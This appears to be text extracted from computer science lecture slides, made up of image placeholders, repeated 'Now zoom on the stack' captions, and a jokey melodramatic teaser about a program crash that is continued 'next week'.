
Now zoom on the stack




Now zoom on the stack




Now zoom on the stack




Now zoom on the stack



Now zoom on the stack



Now zoom on the stack



Yay! A crash!

Goodness gracious! What just happened!?

And will the program survive!?

Will it find its true love? Will she love him back!?

It is the end? or a new beggining?

Stay tuned for more passion, suspense, and drama

Next week at CS